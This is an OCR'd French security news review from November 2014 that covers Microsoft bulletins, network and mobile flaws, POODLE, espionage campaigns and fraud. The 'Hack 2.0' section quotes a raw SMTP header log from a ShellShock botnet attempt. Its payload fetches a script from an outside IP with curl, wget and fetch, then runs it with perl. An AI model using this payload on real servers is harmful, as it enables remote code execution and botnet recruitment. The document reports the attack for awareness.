


Revue d'actualité

18/11/2014

Préparée par

*Ary **K**OKOS*
*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

MS14-056 Vulnérabilités dans Internet Explorer (14 CVE) [Exploitabilité 1]

- Affecte:
  - Internet Explorer (toutes versions supportées)
  - Correctif également pour Windows XP Embedded POSReady, kb2962872 (cf. screenshot après)
- Exploit:
  - Contournement d'ASLR
  - Élévations de privilèges
  - Corruptions de mémoire aboutissant à une exécution de code
- Crédits: *liste longue, donc raccourcie*
  - James Forshaw x 2 (CVE-2014-4123 et CVE-2014-4124)
  - Qihoo 360
    - Zhibin Hu x 3 (CVE-2014-4133, CVE-2014-4134)
    - Liu Long (CVE-2014-4137)
  - Adlab de Venustech (CVE-2014-4129)
  - John Villamil (@day6reak) (CVE-2014-4140)
  - ...

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

MS14-057 Exécution de code à distance sur .NET (3 CVE) [Exploitabilité 2]

- Affecte:
  - .NET Framework (toutes versions supportées)
- Exploit:
  - Exécution de code depuis la fonction iriParsing() désactivée par défaut
  - Élévation de privilèges depuis le service de déploiement ClickOnce (Déploiement facilité d'application grâce au navigateur, mais exécution de code en mode protégé) http://blogs.technet.com/b/srd/archive/2014/10/14/more-details-about-cve-2014-4073-elevation-of-privilege-vulnerability.aspx
  - Contournement d'ASLR
- Crédits:
  - James Forshaw de Context Information Security (CVE-2014-4073)

MS14-058 Vulnérabilités Noyau dans win32k.sys (2 CVE) [Exploitabilité 0]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Élévation de privilèges
  - Exécution de code à l'affichage (donc traitement) d'une police de caractères TrueType spécialement formatée (CVE-2014-4148)
- Crédits:
  - CrowdStrike(CVE-2014-4113)
  - FireEye (CVE-2014-4113 et CVE-2014-4148)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

MS14-059 Vulnérabilité dans ASP.NET MVC (1 CVE) [Exploitabilité 3]

- Affecte:
  - ASP.NET MVC (toutes versions supportées)
- Exploit:
  - XSS dans MVC (Model View Controller) en construisant son propre objet appelant DisplayTextFor()
    http://blog.beyondtrust.com/exploiting-ms14-059-because-sometimes-xss-is-fun-sometimes
- Crédits:
  - ?

MS14-060 Vulnérabilité dans le composant OLE (1 CVE) [Exploitabilité 0]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Exécution de code à l'ouverture d'un fichier contenant un appel OLE (Object Linking and Embedding)
    - Welcome back to Windows 3.1
  - Republication du correctif dont la première version pouvait être contournée
  - D'autres vulns OLE prévues en novembre...
- Crédits:
  - iSIGHT Partners et ESET (CVE-2014-4114)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

MS14-061 Vulnérabilité dans Word et Office Web Apps Server (1 CVE) [Exploitabilité 1]

- Affecte:
  - Microsoft Office (toutes versions supportées, dont Mac)
  - Microsoft SharePoint Server (toutes versions supportées)
    - Composant "Word Automation Services"
- Exploit:
  - Exécutions de code à l'ouverture d'un fichier spécialement formaté
    - Exploitable à distance pour Sharepoint
- Crédits:
  - 3S Labs par ZDI (CVE-2014-4117)

MS14-062 Vulnérabilité dans le gestionnaire de message (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows server 2003 (Microsoft’s Message Queuing Service / MSMQ)
  - Correctif également pour Windows XP Embedded POSReady, kb2962872 (cf. screenshot après)
- Exploit:
  - Élévation de privilèges locale par l'envoie d'une requête IOCTL spécialement formaté
    - A noter que le Service MSMQ n’est pas activé par défaut mais souvent utilisé par des applications web
  - Code d'exploit dans Metasploit http://www.rapid7.com/db/modules/exploit/windows/local/mqac_write
- Crédits:
  - ?
    https://www.korelogic.com/Resources/Advisories/KL-001-2014-003.txt (Contient un proof of concept en python)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

MS14-063 Vulnérabilité dans le pilote FAT32 (1 CVE) [Exploitabilité 1]


- Affecte:
  - Windows Server 2003, 2008, 2008 Core
  - Windows Vista
  - Correctif également pour Windows XP Embedded POSReady, kb2962872 (cf. screenshot après)
- Exploit:
  - Écriture sur la partition système à la lecture d'une partition FAT32
  - Corrigé dans Windows 7 mais oublié dans les anciens OS
    http://blog.beyondtrust.com/ms14-063-fastfat-vulnerability-fixed-years-ago
- Crédits:
  - Marcin 'Icewall' Noga de Cisco Talos (CVE-2014-4115)
    - Talos : Chercheurs de SourceFire, racheté par Cisco

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2014

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins…



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions Octobre 2014

2871997 L'anti-Mimikatz

- V4.0 Nouvelle restriction pour les comptes administrateurs

2949927 Ajout de SHA2 dans Windows 7 et Windows Serveur 2008 R2

- V1.0 Publication
- V2.0 Suppression du lien du fait d'instabilités

2977292 Ajout du support de TLS pour l'authentification avec EAP

- V1.0 Publication

3009008 Désactivation de SSLv3

- V1.0 Publication
- V1.1 Ajout d'un contournement
- V2.0 Ajout de détails sur le contournement

Failles / Bulletins / Advisories

Microsoft - Autre

Microsoft ne fournit plus Windows 8 aux revendeurs

- Depuis le 31 octobre
- Pour préparer l'arrivée de Windows 10
  http://windows.microsoft.com/fr-fr/windows/lifecycle

Windows 10

- Authentification via Azure Active Directory (AD dans le cloud)
- Accès aux données Office 365, Yammer ou Sharepoint avec un identifiant unique
  http://blogs.windows.com/business/2014/11/07/windows-10-manageability-choices/
- Authentification à double facteur
  http://www.silicon.fr/windows-10-microsoft-generaliser-authentification-deux-facteurs-100043.html
- Mimikatz ne fonctionne pas...pour le moment

Lync (ex-OCS) devient Skype for Business

- Reprise du style graphique de Skype
- Peut-être possibilité de faire de la vidéo avec Skype "grand public"
  http://blogs.skype.com/2014/11/11/introducing-skype-for-business/

Failles / Bulletins / Advisories

Microsoft - Autre

L'Australie paye $500'000 pour prolonger le support de Windows XP

- Le gouvernement de l'état de la Nouvelle-Galles du Sud paye pour le support de Windows XP.
- Il semblerait qu'ils utilisent l'outil de durcissement de Microsoft sur Windows XP : EMET
  http://www.theregister.co.uk/2014/11/03/nsw_govt_drops_half_a_million_dollars_on_xp_support/

BlackHat erratum & Silver tickets

- Intervention de Benjamin Delpy (créateur de Mimikatz) à la BlueHat de Microsoft
- La situation est pire que ce qu'on imaginait
  - Absence de validation du PAC dans de nombreux cas
  - On peut créer un TGS sans connaître le hash de krbtgt
  - Silver tickets valables 30 à 60j
- On espère avoir plus d'infos à la NSC :)
  http://fr.slideshare.net/gentilkiwi/bluehat-2014realitybites

#FTDIGATE : Une mise à jour Windows "brique" les puces contrefaites

- Notamment utilisé dans les adapteurs USB / Série
- Ne contribue pas à faciliter la mise en place de patchs sur les SI industriels...
  http://hackaday.com/2014/10/22/watch-that-windows-update-ftdi-drivers-are-killing-fake-chips/

Failles / Bulletins / Advisories

Système (principales failles)

Encore des problèmes de parsing….

- Une histoire de strings (CVE-2014-8485)
  http://lcamtuf.blogspot.fr/2014/10/psa-dont-run-strings-on-untrusted-files.html

Adobe Flash

- Correction de la vulnérabilité Rosetta
  - Injection de flash par un onglet d'un navigateur dans un autre onglet
  - Présenté à at HackInTheBox Kuala Lumpur 2014

  https://miki.it/blog/2014/8/15/adobe-really-fixed-rosetta-flash-today/
  http://blog.avira.com/understanding-rosetta-flash-vulnerability/

Failles / Bulletins / Advisories

Réseau (principales failles)

Cisco corrige une faille, vieille de 3 ans !!!

- En janvier 2012, Nicolas nous présentait la CVE-2011-4862 (cf. Revue du 10 janvier 2012)
  - Un buffer overflow sur telnetd découvert dans FreeBSD (En cas d'envoie d'une clef trop longue)
- 3 ans après, Cisco la corrige sur ses Appliances (anciennement Ironport)
  - Cisco Email Security Appliance
  - Cisco Content Security Management Appliance
  - Cisco Web Security Appliance

http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20120126-ironport


De nombreuses failles dans les VPN Cisco ASA

- Présentées à la conférence RUXCON
  https://ruxcon.org.au/assets/2014/slides/Breaking%20Bricks%20Ruxcon%202014.pdf
- Démarche intéressante, obtenir un shell puis analyse boîte blanche
- Notamment une vulnérabilité permettant la modification, distante, pré-auth, de la configuration du VPN…. (CVE-2014-3393)
  http://breenmachine.blogspot.ca/2014/10/cisco-asa-ssl-vpn-backdoor-poc-cve-2014.html
- Ces VPN peuvent être utilisés aux US pour transmettre des données classifiées
  https://www.nsa.gov/ia/programs/csfc_program/component_list.shtml

Failles / Bulletins / Advisories

Réseau (principales failles)

Un petit rappel des failles “pre-auth” sur les VPNs CISCO ...



Failles / Bulletins / Advisories

Virtualisation

Cuckoo Sandbox 1.1.1

- Évasion de Cuckoo Sandbox
  - 1/ on récupère le fichier de conf cuckoo sur la machine virtuelle :)
  - 2/ on parse
  - 3/ on récupère le bash de l'utilisateur
  - 4/ exécution de code ;-)

https://blog.gdatasoftware.com/blog/article/cuckoo-sandbox-evasion-poc-available.html

Evasion de Parralells Desktop (virtualisation pour Mac)

- Via le service de partage de fichiers avec l'hôte
- Fonction permettant d'ouvrir un fichier sur l'hôte

http://blog.cr4.sh/2014/11/simple-guest-to-host-vm-escape-for.html

Failles / Bulletins / Advisories

Apple

iWorm toujours présent ?

- Les mécanismes XProtect de Mac OSX ne permettrait de bloquer le malware qu'à son installation
- Des milliers de personnes seraient donc encore infectées
  http://www.pcworld.idg.com.au/article/558901/apple-security-checks-may-miss-iworm-malware/

Root pipe

- Vulnérabilité dans la dernière version de OSX (Yosemite, 10.10)
- Permet de passer d'admin à root
- Aucune information détaillée ne sera publiée avant Janvier 2015
- Toujours pas de correctif
  http://www.theinquirer.net/inquirer/news/2379464/mac-os-x-yosemite-has-a-root-access-vulnerability

WireLurker, un malware attaquant iOS par le biais de Mac OS X !

- Infection d'un Mac via un magasin d'applications alternatif
- Dans un second temps, infecte les périphériques iOS connectés
  http://www.computerworld.com/article/2844122/wirelurker-malware-targets-apple-devices-in-china.html
  http://www.theregister.co.uk/2014/11/07/apple_moves_to_kill_off_wirelurker_malware/

Mac OS X 10.10 Yosemite envoie la localisation et les historiques de recherche à Apple

http://thehackernews.com/2014/10/Aplle-Mac-OS-X-Yosemite-location-privacy.html

Failles / Bulletins / Advisories

Samsung

Déverrouiller un Smarphone Samsung à distance

- Grâce à un CSRF sur findmymobile.samsung.com
  http://www.01net.com/editorial/629524/une-faille-zero-day-permet-de-bloquer-les-smartphones-samsung-galaxy-a-distance/

Samsung Knox Personal pas si sûr….

- Sur un S4
  - Stockage du mot de passe localement (obfusqué à l'aide de l'ID Android de 16 octets et d'une chaine codée en dur)

  http://mobilesecurityares.blogspot.co.uk/2014/10/why-samsung-knox-isnt-really-fort-knox.html?m=1
- La réponse de Samsung
  https://www.samsungknox.com/en/blog/response-blog-post-samsung-knox

...Du tout ! Installation d'application arbitraire via Knox

- Par Quarkslab
  http://blog.quarkslab.com/abusing-samsung-knox-to-remotely-install-a-malicious-application-story-of-a-half-patched-vulnerability.html

Failles / Bulletins / Advisories

Crypto

Second preimage attack sur MD5 : Amazon est la solution

- En 10h sur un GPU d'Amazon AWS, pour $0.65
- Cela rappelle la collision MD5 utilisée par le virus Flame en 2012 (Cf. Revue 2012-06-12)
  - Et également cet article :
    http://blog.ioactive.com/2012/01/free-windows-vulnerability-for-nsa.html
- HashClash : L'outil utilisé sur Amazon
  https://code.google.com/p/hashclash/
  http://natmchugh.blogspot.co.uk/2014/10/how-i-created-two-images-with-same-md5.html

OpenSSL

- 4 nouveaux correctifs
- Fuite mémoire, TLS_FALLBACK_SCSV ...
  https://www.openssl.org/news/secadv_20141015.txt

Failles / Bulletins / Advisories

Crypto

Après HeartBleed, voici Poodle

- Padding oracle sur SSLv3 pour tous les algorithmes utilisant CBC (Bourrage)
  - Nécessite une situation de MitM et l'injection de Javascript
- Découvert par 3 chercheurs de Google
  https://www.openssl.org/~bodo/ssl-poodle.pdf
- Une explication limpide :
  https://www.imperialviolet.org/2014/10/14/poodle.html
- **Solution**
  - Désactiver SSLv3
  - Si vous devez conserver SSLv3, il vous reste :
    - SSL_RSA_WITH_RC4_128_MD5 - RC4-MD5 (C'est de l'humour)
    - SSL_RSA_WITH_RC4_128_SHA - RC4-SHA (Est-ce raisonnable?)
  - A noter la sortie de Tor Browser sans SSLv3 ;-)

http://www.nextinpact.com/news/90451-tor-browser-4-0-mise-a-jour-automatique-firefox-31-et-desactivation-sslv3.htm

Failles / Bulletins / Advisories

Divers

Adobe Digital Editions

- Envoie en clair chez Adobe les habitudes des lecteurs
  https://www.eff.org/deeplinks/2014/10/adobe-spyware-reveals-again-price-drm-your-privacy-and-security

WGET symlink attack

- Ajouter/suppression/remplacement de tout fichier sur la machine requêtant un serveur FTP avec WGET
  https://community.rapid7.com/community/metasploit/blog/2014/10/28/r7-2014-15-gnu-wget-ftp-symlink-arbitrary-filesystem-access
- L'exploit :
  http://www.rapid7.com/db/modules/auxiliary/server/wget_symlink_file_write

Failles / Bulletins / Advisories

Divers

Drupal Injection SQL CVE-2014-3704

- Vulnérabilité lors du passage d'une session en clair (HTTP) à une session chiffrée (HTTPS)
  - Sans authentification (Pre-auth)
- Exécution de code grâce aux fonctions construites et nommées dynamiquement pour la gestion des formulaires.
  https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
- Le code d'exploitation est publiquement disponible ici :
  https://www.sektioneins.de//en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html
- Exploitation massive et automatisée pour :
  - L'ajout de bannières de publicités, l'envoie de SPAM depuis les serveurs, fraude au clic…
  - Quel gâchis pour une exécution de code à distance ! 
- Certaines exploitations "simulent" une version de Dupal à jour
  http://www.zdnet.fr/actualites/drupal-7-une-faille-critique-largement-exploitee-a-patcher-39808917.htm

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Eviltoss et Chopstick : Les Russes espionnent l'Europe

- De façon très ciblée
  - OTAN, OCDE, gouvernements
- Méthodes classiques : Spear Phishing, Water Holing...
- Anti-ingénierie inverse

http://www.01net.com/editorial/629549/comment-les-hackers-du-gouvernement-russe-espionnent-l-europe/

Coalition anti-hackers Chinois

- Avec :
  - Novetta, Bit9, Cisco, FireEye, F-Secure, iSIGHT Partners, Microsoft, Tenable, ThreatConnect, ThreatTrack Security, Volexity...
- Contre :
  - Axiom Threat Actor Group

http://www.theregister.co.uk/2014/10/28/axiom_china_apt_crew_takedown/

Airbus supposé victime d'un espionnage Américain

- Pour un appel offre lancé par la Pologne
- Où Airbus est en concurrence avec Sikorsky Aircraft Corporation, constructeur Américain.


http://www.latribune.fr/entreprises-finance/industrie/aeronautique-defense/20141113trib0392bd0ed/airbus-helicopters-a-t-il-ete-victime-d-un-piratage-informatique-americain.html

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Le groupe SEDNIT vise les PC non connectés

- Une campagne potentiellement démarrée il y a 10 ans
- Exploite l'utilisation des mêmes clés USB entre PC connectés et non-connectés
  http://www.welivesecurity.com/2014/11/11/sednit-espionage-group-attacking-air-gapped-networks/



Espionnage industriel via les WiFi d'hôtels

http://www.wired.com/2014/11/darkhotel-malware/

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Tentative (?) d'exploitation de la faille ShellShock sur du SMTP

- Pour construire un réseau de serveurs zombies
- https://www.binarydefense.com/bds/active-shellshock-smtp-botnet-campaign/
  https://isc.sans.edu/diary/Shellshock+via+SMTP/18879

```
Received: from USER ([redacted]) by  mailserver.internaldomain (8.14.7/8.14.7) with SMTP id s9OHehdP029700
for  <root@localhost>; Fri, 24 Oct 2014 10:40:44 -0700
Resent-Message-ID: <201410241740.s9OHehdP029700@mailserver.internaldomain>
To: {:;, }, /bin/sh.-c.'/bin/sh.-c.'cd/tmp, curl.-sO.178.254.31.165/ex.txt,
    lwp-download.http:;, //178.254.31.165/ex.txt, wget.178.254.31.165/ex.txt,
    fetch.178.254.31.165/ex.txt, perl.ex.txt,
    <rm.-fr.ex.*'.&'.&@mailserver.internaldomain>
References: () { :; }; /bin/sh -c 'cd /tmp ;curl -sO  178.254.31.165/ex.txt;lwp-download http://178.254.31.165/ex.txt;wget
178.254.31.165/ex.txt;fetch 178.254.31.165/ex.txt;perl ex.txt;rm -fr ex.*' &;
CC: {:;, }, /bin/sh.-c.'cd/tmp, curl.-sO.178.254.31.165/ex.txt,
    lwp-download.http:;, //178.254.31.165/ex.txt, wget.178.254.31.165/ex.txt,
    fetch.178.254.31.165/ex.txt, perl.ex.txt,
    <rm.-fr.ex.*'.&@mailserver.internaldomain>
From: {:;, }, /bin/sh.-c.'cd/tmp, curl.-sO.178.254.31.165/ex.txt,
    lwp-download.http:;, //178.254.31.165/ex.txt, wget.178.254.31.165/ex.txt,
    fetch.178.254.31.165/ex.txt, perl.ex.txt,
    <rm.-fr.ex.*'.&@ourdomain.com>
Subject: () { :; }; /bin/sh -c 'cd /tmp ;curl -sO 178.254.31.165/ex.txt;lwp-download http://178.254.31.165/ex.txt;wget 178.254.31.165/ex.txt;fetch
178.254.31.165/ex.txt;perl ex.txt;rm -fr ex.*' &;
Message-ID: () { :; }; /bin/sh -c 'cd /tmp ;curl -sO  178.254.31.165/ex.txt;lwp-download http://178.254.31.165/ex.txt;wget
178.254.31.165/ex.txt;fetch 178.254.31.165/ex.txt;perl ex.txt;rm -fr ex.*' &;
Comments: () { :; }; /bin/sh -c 'cd /tmp ;curl -sO 178.254.31.165/ex.txt;lwp-download http://178.254.31.165/ex.txt;wget 178.254.31.165/ex.txt;fetch
178.254.31.165/ex.txt;perl ex.txt;rm -fr ex.*' &;
Keywords: () { :; }; /bin/sh -c 'cd /tmp ;curl -sO  178.254.31.165/ex.txt;lwp-download http://178.254.31.165/ex.txt;wget
178.254.31.165/ex.txt;fetch 178.254.31.165/ex.txt;perl ex.txt;rm -fr ex.*' &;
Resent-From: {:;, }, /bin/sh.-c.'cd/tmp, curl.-sO.178.254.31.165/ex.txt,
    lwp-download.http:;, //178.254.31.165/ex.txt, wget.178.254.31.165/ex.txt,
    fetch.178.254.31.165/ex.txt, perl.ex.txt,
    <rm.-fr.ex.*'.&@ourdomain.com>
```

ShellShock, quelques statistiques

- Dans les jours suivant la publication, Akamai a détecté
  - Plus de 300 000 tentatives d'exploitation
  - Venant de plus de 22 000 adresses IP
- Avec quelques variantes dans le code d'exploitation
  http://www.akamai.com/html/security/through-the-bashdoor.html

ShellShock pour Windows ?

- Grâce à **^&**
- Mais très peu de risque d'exploitation
  http://thesecurityfactory.be/command-injection-windows.html

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Des backdoors ASP

- Il n'y a pas que les Shell PHP dans la vie
  http://blog.sucuri.net/2014/10/asp-backdoors-its-not-all-about-php.html

Intrusion à la Maison Blanche

- Détection de l'intrusion au cours d'un audit
  http://www.leparisien.fr/high-tech/etats-unis-la-maison-blanche-victime-d-une-cyberattaque-d-ampleur-29-10-2014-4250241.php

L'arnaque au président aurait (couté?) rapporté 250 millions d'euros

- Entre 2010 et 2014
  http://www.cyber-securite.fr/2014/11/02/escroqueries-au-president-les-dessous-dune-fraude-a-250-millions-deuros/

Microsoft RDP “Replay Attack”

- Avec extraction des clefs
  http://www.contextis.com/resources/blog/rdp-replay/

Faille Adobe Flash ajoutée dans le kit d'exploitation Fiesta

- A peine une semaine après la correction (CVE-2014-0569)
- Découvert par Kafeine, un chercheur français (confirmation par F-Secure)
  http://malware.dontneedcoffee.com/2014/10/cve-2014-0569.html

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Noeuds de sortie TOR Russe qui “patche” à la volée les binaires téléchargés

- Pour injecter un malware
  - On ne peut vraiment plus faire confiance à personne 
  - 1 seul noeud identifié sur les 1110 disponibles

http://securityaffairs.co/wordpress/29589/cyber-crime/tor-exit-node-serves-malware.html

NFC, débiter jusqu'à 999'999,99 euros

- Dépasser le fameux seuil de 20 €/$/£ en … changeant de devise

http://www.ncl.ac.uk/press.office/press.release/item/contactless-cards-fail-to-recognise-foreign-currency

1,6 million de livres dérobés sur des ATM à l’aide d’un logiciel malveillant

http://securityaffairs.co/wordpress/29811/cyber-crime/uk-crooks-stole-1-6m-atms.html

http://www.effecthacking.com/2014/11/thieves-stole-16m-from-atms-using.html

La Banque Postale piratée … 800 000 € dérobés !

- Par leur fonctionnalité de sécurité « Certicode »
- Selon « La Dépêche » : 800K€
- Selon RTL : 25 millions

